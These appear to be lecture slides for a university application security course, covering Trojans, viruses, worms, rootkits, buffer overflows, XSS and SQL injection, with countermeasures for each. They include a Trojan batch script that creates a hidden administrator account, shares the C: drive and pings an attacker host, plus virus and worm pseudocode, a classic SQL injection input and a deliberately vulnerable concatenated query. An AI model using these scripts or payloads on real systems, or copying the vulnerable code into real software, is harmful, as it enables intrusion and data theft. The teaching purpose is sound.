Application Security

Dr. Asem Kitana

Malicious Software (Malware)

- Malware:

Software written intentionally by malicious programmers with the goal of inflicting damage to other people's computer systems. A malware could lead to:

- Gaining unauthorized access
- Revealing private information
- Modifying contents
- Disruption of services

Malware

- There are three main reasons that facilitate the mechanism of malware installation and infection:
  - Software loopholes and flaws
  - Improper system configurations
  - Luring users to download malicious scripts

Types of Malware

- Trojan Horses
- Viruses
- Worms
- Rootkits

Trojan Horses

- *A Trojan horse is a program with an **overt**(documented or known) effect and a **covert** (undocumented or unexpected) effect.*

- In other words, Trojan horses are software programs that appear to do one particular thing, but secretly also do other malicious things.

Trojan Implementation

- A Trojan horse is often implemented as a client/server program:
  - The server module is usually shipped and hidden in the victim host,
  - While the client module is used to attack/monitor (remotely) the victim host.

- Typical server implementation includes features addressing the following key issues:
  - Deployment on the victim host
  - Concealment in the victim environment
  - Startup/execution
  - Communication with client

Example: A simple Trojan Horse

- Created as a .bat file (text file) and used to infect a remote computer.
- The Trojan will create a new network share on the infected machine and provide administrator access to the attacker on the share.

Server code: saved in a .bat file and deployed at the victim after infection

```
net user johndoe /add

net localgroup Administrators johndoe /add

net share system=C:\ /unlimited

net send attackerIP I am ur server
```

Create a new user (johndoe), assign the user to the admin group, create a new share in the C drive, and send a notification when the server is deployed.

Client code: saved in a .bat file and used by the hacker to control the victim

```
net use \\victimIP johndoe

explorer \\victimIP\system
```

Connect to the victim's machine using net command, and opens an explorer window in the share (i.e. C drive with admin privileges) .

Viruses

- A virus is a malicious program that can *insert* a copy of itself into other files or programs, and then *performs some malicious actions*.

- A virus has two modes of operation:
  - ***Insertion phase***: during which the virus inserts itself in a program.
  - ***Execution phase***: during which the virus performs some malicious actions.

Example: Pseudocode Fragment for Virus

```
beginvirus
  if spread-condition then begin
    for some set of target files  do begin
        if target is not infected then begin
            determine where to place virus instructions
            copy instructions from beginvirus to endvirus into target
            alter target to execute added instructions
         end;
       end;
    end;
    perform some action(s)
    goto beginning of infected program
endvirus
```

Example: Pseudocode of a simple computer Virus

```
program virus :=
        {
                1234567;
                subroutine infect-executable :=
                        {
                                loop: file = random-executable;
                                if first-line-of-file = 1234567
                                then goto loop;
                                prepend virus to file;
                        }
                subroutine do-damage :=
                        {whatever damage is desired}
                subroutine trigger-pulled :=
                        {return true on desired conditions}
                main-program :=
                        {infect-executable;
                        if trigger-pulled then do-damage;
                        goto next;
                }
        next:}
```

Common categories of viruses

1. *Boot sector infector*: inserts itself into the boot sector of a disk
2. *Executable infector*: targets executable programs (e.g., .exe files).
3. *Multipartite virus*: affects both applications and boot sectors.
4. *TSR Virus:* remains active in memory even after operation. TSR stands for terminate and stay resident.
5. *Stealth virus:* conceals the infection of files to readers.
6. *Encrypted virus:* most of the virus code is encrypted.
7. *Polymorphic virus:* changes its form each time it infects another file.
8. *Macro virus:* is interpreted rather than executed directly.

Worms

- A worm is self-replicating software designed to spread through the network, and it has the capability of propagation by copying itself from computer to computer.

- Typically, exploit security flaws in widely used services
- Can cause enormous damage:
  - Launch DDOS attacks.
  - Access sensitive information.
  - Cause confusion by corrupting the sensitive information.

Worms

❖ **Worm Structure:**

A typical worm consists of:

- ***Target locator subroutine***: used to find new targets
- ***Infection propagator subroutine***: used to transfer the infection to a new computer

❖ **Worm Types:**

Mass mailers and *rabbits* are the two most common types of worms:

- ***Mass mailers***: reproduce themselves to other computers through emails.
- ***Rabbits***: can massively replicate to take over the entire memory, crashing the system.

Example: Worm Pseudocode

Avoid multiple infection

Infection

Privilege escalation

Activation

Self replication

Manipulation

```
void main(){ // worm

        check_if_already_infected();
        if(already_infected){
                return;
        }

        infect(); // make sure of successive executions

        if(!admin_privileges){
                get_admin_privileges();
        }

        for(;;){
                block_until_some_condition();

                send_copies_of_me_over_internet();

                do_some_damage();
        }
}
```

Example: The Melissa Worm

- Created in 1999 by David L. Smith
- First widely publicized worm targeted at Microsoft products.
- Replicate itself through emails:
  - Target Microsoft Outlook programs.
  - When the user opens an infected email attachment, the viral code will search 50 email addresses stored within Outlook and send an email to each of these addresses with a worm attachment.
- Email message template:

From : <the infected sender>
Subject: Important message from <the infected sender>
To: <The 50 chosen recipients>
Attachment: LIST.DOC
Body:
Here is that document you asked for... Don't show anyone else.

Example: The Nimda Worm

- Released September 18, 2001.
- Multi-mode spreading:
  - Attack IIS servers via infected clients
  - Email itself to address book
  - Copy itself across open network shares
  - Modifying web pages on infected servers

Rootkits

- A rootkit is software designed to gain root-level privileges or administrator-level control over a computer system.
- Rootkits can evade normal security measures, by modifying the core components of an operating system, such as:
  - Modifying the kernel of an operating system.
  - Installing drivers to subvert security mechanisms.
- Rootkits are commonly used as a method for:
  - Hiding files from the operating system, such as hiding running processes services, registry keys, and open TCP/UDP ports.
  - Stealing sensitive information from the system.

Types of Rootkits

- **Firmware rootkits** is rarely checked for integrity. Rootkits installed here can survive reboots and operating system reinstallations.
- **Hypervisor rootkits** modify the boot sequence of the target system and take advantage of virtualization aspects of modern CPUs. They load the original operating system as a virtual machine and are therefore able to intercept all hardware calls.
- **Bootloader rootkits** occur when an attacker can replace the original bootloader with another that he controls. These bootloaders are generally used to subvert full disk encryption solutions.

Types of Rootkits, Cont'd

- **Kernel mode rootkits** are the most common type of rootkit. They add additional code or replace portions of the operating system itself through the loading of device drivers or loadable kernel modules. This allows them to execute with the same privileges as the operating system and are therefore very hard to detect and remove**.**
- **Library rootkits** replace, patch, or hook system calls to hide attacker information.

Malware Defense Practices

- **Prevention Practices:**

Block malware from getting into genuine systems using the following measures:

1. Install software patch in time.
2. Avoid downloading software from untrusted sites.
3. Avoid opening risky email attachments.

- **Restoration Practices:**

Disinfect infected systems using the following measures:

1. Scan files using a virus scanner; quarantine or remove infected files.
2. keep a backup of the system files and user files, which can be used to restore the system.

Software Security Exploits

- Buffer Overflow (BO)
- Cross Site Scripting (XSS)
- SQL injection (SQLi)

Buffer Overflow (BO)

- Buffer overflow is a flaw in a program that accepts an input value larger than the size of memory location in the buffer.
- Buffer overflow could exploit the internal memory structure of an operating system, which could lead to privilege escalation, access of computer's resources, and system crashing.
- Two main reasons that cause buffer overflow:
  - Ineffective or lacking of input validation.
  - Running programs with high privileges.

Example: BO in C program

Suppose the following program which written in C, the program has two variables which are adjacent in memory: an 8-byte-long string buffer (A), and a two-byte integer (B).

```
char   A[8] = " ";
unsigned short   B = 1979;
```

Initially, variable (A) contains nothing but zero bytes, and variable (B) contains the number 1979.

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Example: BO in C program, Cont'd

Now, the program attempts to store the “excessive“ string terminated by null character (null-terminated string) in ASCII encoding in the (A) buffer, by using:

strcpy(A, "excessive");

“excessive“ is 9 characters long and encodes to 10 bytes including the null terminator, but (A) can take only 8 bytes. By failing to check the length of the string, it also overwrites the value of (B):

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Buffer overflow countermeasures


- Deploying input validation mechanisms
- Running applications with the least privileges.
- Patching and updating applications.

Cross Site Scripting (XSS)

- In this attack, the attacker insert malicious script, usually JavaScript code or HTML tag to a web server (i.e. website), and when a user sends a request to this website and receives the response, the hidden malicious script of the attacker can be executed on the web browser of the client and do many malicious actions, such as sending session cookies and credential information, in addition to privilege escalation.

- XSS is a flaw in web applications, due to improper sanitization of user input in the output that it generates.

Example of XSS



Example of XSS, Cont'd

1. The attacker injects a payload into the website's database by submitting a vulnerable form with malicious JavaScript content.
2. The victim requests the web page from the web server.
3. The web server serves the victim's browser the page with attacker's payload as part of the HTML body.
4. The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server.
5. The attacker now simply extracts the victim's cookie, and can use the victim's stolen cookie for impersonation.

XSS countermeasures


- Deploying input validation mechanisms.
- Using content security policies.
- Regular scanning of web applications.

SQL injection (SQLi)

- SQLi is an attack that allows an attacker to execute malicious SQL statements, which grant the attacker control over a SQL database of a web application.

- As a result of deploying SQLi, the attacker might be able to access portion or entire SQL database of a web page. In addition to adding, modifying, or deleting records in the database.

Example of SQLi



Example2 of SQLi

Enter Customer Number 385762

Customer	Acct #	Balance	Payments
385762	90021	3451.32	87,239

Enter Customer Number 385762 or ' 1=1 --

Customer	Acct#	Balance	Payments
1	1	400.23	1,413.00
58	5460	132.00	56,212.31
700	324	90.0	21.00
703	64421	42,000	940,310.98
903	21443	103.00	12.10
...			

Example2 of SQLi, Cont'd

- string SelectedCustomer = UserInput.Text;
- string SQL = “Select * from Customers
  where CustomerID = “ + SelectedCustomer;
- Command.Execute SQL;

SQLi causes and countermeasures

- Causes:
  - Ineffective or lacking of input validation
  - Using dynamic SQL.
  - Running applications with high privileges.
- Countermeasures:
  - Using white-list input validation.
  - Using parameter SQL statement (so user can read characters instead of letting the browser execute the script).
  - Using stored procedures with no dynamic SQL.
  - Running applications with least privileges.